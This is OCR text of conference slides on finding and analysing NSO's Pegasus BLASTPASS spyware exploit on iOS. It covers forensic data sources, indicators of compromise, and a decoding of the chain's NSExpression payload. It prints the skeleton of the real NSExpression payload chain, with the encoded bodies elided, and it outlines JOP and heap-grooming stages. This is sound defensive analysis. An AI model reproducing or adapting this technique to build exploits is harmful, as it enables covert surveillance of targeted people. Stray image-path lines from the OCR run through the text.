iVerify.

Matthias Frielingsdorf

From Theory To Practice
Let’s find an iOS Commercial Spyware Sample

OBTSv7 - Dec 7th, 2024

helthydriver

Who am I

1. Co-Founder and VP of Research at iVerify
2. iOS Malware and Exploitation

What happened before…

Detection Capabilities vs. Target Data

Method	App List	Crash Logs	Files	Network	Processes
App*			✓**	✓	

* Under the assumption of a sandboxed app

** Only for known file path

* Under the assumption of a sandboxed app

** Only for known file path

Detection Capabilities vs. Target Data

Method	App List	Crash Logs	Files	Network	Processes
App*			✓**	✓	
Backup	✓		✓	✓	✓
Sysdiagnose	✓	✓	✓	✓	✓

* Under the assumption of a sandboxed app

** Only for known file path

Detection Capabilities vs. Target Data

Method	App List	Crash Logs	Files	Network	Processes
App*			✓**	✓	
Backup	✓		✓	✓	✓
Sysdiagnose	✓	✓	✓	✓	✓

Challenges

- Sysdiagnose takes ~ 10 Minutes in total
- iTunes Backups may take **hours** depending on the size and USB

But does it work in practice?

Today

1. Summary of previous BlastPass Analysis + Reports
2. NSExpression
3. Improving iOS Malware Detection

Thanks & Credits

1. Amnesty International & CitizenLab

2. Ian Beer (Google Project 0)

Today

1. Summary of previous BlastPass Analysis + Reports
2. NSExpression
3. Improving iOS Malware Detection

BH Asia 24 - You Shall Not Pass I

2023 Pegasus BLASTPASS Exploit

iOS 9 iOS 10 iOS 11 iOS 12 iOS 13 iOS 14 iOS 15 iOS 16

Infection Vector

HomeKit, iMessage

Detection & Technical Analysis

Citizen Lab, Amnesty, iVerify

Attribution

NSO

IOCs

PassKit Attachment

NSExpression

Targets

USA Based

Civil Society

Detection

Forensic Analysis

CVEs

CVE-2023-41061

CVE-2023-41064

Potentially compromised device

Data Sources in this Case

Crashlogs

iTunes Backups

Telemetry Data

Crashlogs

09:30 - 10:00 25x homed Crashes

10:00 - 10:30 


10:30 - 11:00 35 MessagesBlastDoorService Crashes

Backup

MVT Extract Manifest.db - 2023-0*…* - Files

12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass
12:***** Library/SMS/*…*/sample.pkpass

Exploit Analysis



Whats an NSExpression?

FUNCTION(Receiver, SelectorName, Arguments,..)

https://developer.apple.com/documentation/foundation/nsexpression

Structure of the NSExpression Payload

First executed Payload

```
{FUNCTION(
        FUNCTION(
                FUNCTION(
                        CAST('NSThread', 'Class'), 'currentThread'
                                ), 'threadDictionary'
                        ), 'setObject:forKey:',
                        FUNCTION({ PAYLOAD-CS },'componentsJoinedByString:','').aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64DecodedString, 'cs')

FUNCTION(
        FUNCTION(
                FUNCTION(
                        CAST('NSThread', 'Class'), 'currentThread'
                                ), 'threadDictionary'
                        ), 'setObject:forKey:',
                        FUNCTION({ PAYLOAD-C }, 'componentsJoinedByString:', '').aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64DecodedString, 'c')

FUNCTION(
        FUNCTION(
                FUNCTION(
                        CAST('NSThread', 'Class'), 'currentThread'
                                ), 'threadDictionary'
                        ), 'setObject:forKey:',
                        FUNCTION({ PAYLOAD-X ).aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64DecodedString, 'x')

FUNCTION(
        FUNCTION(
                FUNCTION(
                        CAST('NSKeyPathExpression','Class'),'superclass'
                                ),'expressionWithFormat:',
                                        FUNCTION(
                                                CAST('NSString','Class'),'stringWithUTF8String:',
                                                        FUNCTION(
                                                                FUNCTION(
                                                                        FUNCTION(
                                                                                FUNCTION(
                                                                                        CAST('NSData','Class'),'alloc'
                                                                                                ),'initWithBase64Encoding:',
                                                                                                FUNCTION({PAYLOAD},'componentsJoinedByString:','')
                                                                                        ),'decompressedDataUsingAlgorithm:error:',
                                                                                        FUNCTION(3,'intValue'),nil
                                                                                ),'bytes'
                                                                        )
                                                                ),nil
                        ),'expressionValueWithObject:context:',16045690984833335023,nil
                )
} == 1
```

Payload-CS
1
2

Payload-C
1..
..3

Payload-X
1..
..41

Payload
1..
..5

Decoding Payload

cat payload_formatted.txt | less

```
{
Function(0,'hash',
    Function([NSBundle.Class bundleWithPath:'/System/Library/PrivateFrameworks/
OfficeImport.framework'],'loadAndReturnError:',nil
    )
),
Function(0,'hash',
    Function(
        Function([NSThread.Class currentThread],'threadDictionary')
        ,'setObject:forKey:',
        Function([NSThread.Class currentThread],'threadDictionary')
        ,'kOCMapper')
    ),
Function(0,'hash',
    Function([OCMapper.Class mapperForCurrentThread],'setObject:forKey:',[NSValue.Class
valueWithPointer:nil],'a504ef6e0aaebb53')
    ),
*...*
```


Payload | **Payload-X** | **Payload-C** | **Payload-CS**

2539 Lines of Formatted NSExpression


Payloads

1. Payload: NSExpression + 1 Compressed Sub-Payload
2. Payload-CS: Config + No iPads
3. Payload-C: NSExpression + 3 Compressed Sub-Payloads
4. Payload-X: Encrypted NSExpression

Uncovering




Summary BH Asia 24



Open Questions

1. How was NSExpression executed?
2. Bypass NSExpression mitigations?
3. Encryption Key?
4. Sandbox Escape
5. Command & Control Structure?
6. Implant?
7. PAC Bypass?

Chain


Stage 0
Stage 1
Stage 1.5
Stage 2
Stage 3..
HomeKit
WebP
NSExpression
Payload X
Implant...
Exploitation
Post - Exploitation
Implant

Ian Beer's talk at Offensive Con May 24


Ian’s Talk and later assumptions

1. Heap Groom with logo.png and background.png & massive bplist
2. CFReadStreamObject
3. JOP Chain
4. …
5. _CFPredicatePolicyRestrictedClasses
6. _CFPredicatePolicyData
7. evaluateWithObject:

Open Questions

1. How was NSExpression executed - JOP Chain
2. Bypass NSExpression mitigations - JOP Chain
3. Encryption Key?
4. Sandbox Escape
5. Command & Control Structure?
6. Implant?
7. PAC Bypass?

Chain


Stage 0
Stage 1
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Stage 3..
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WebP
NSExpression
Payload X
Implant...
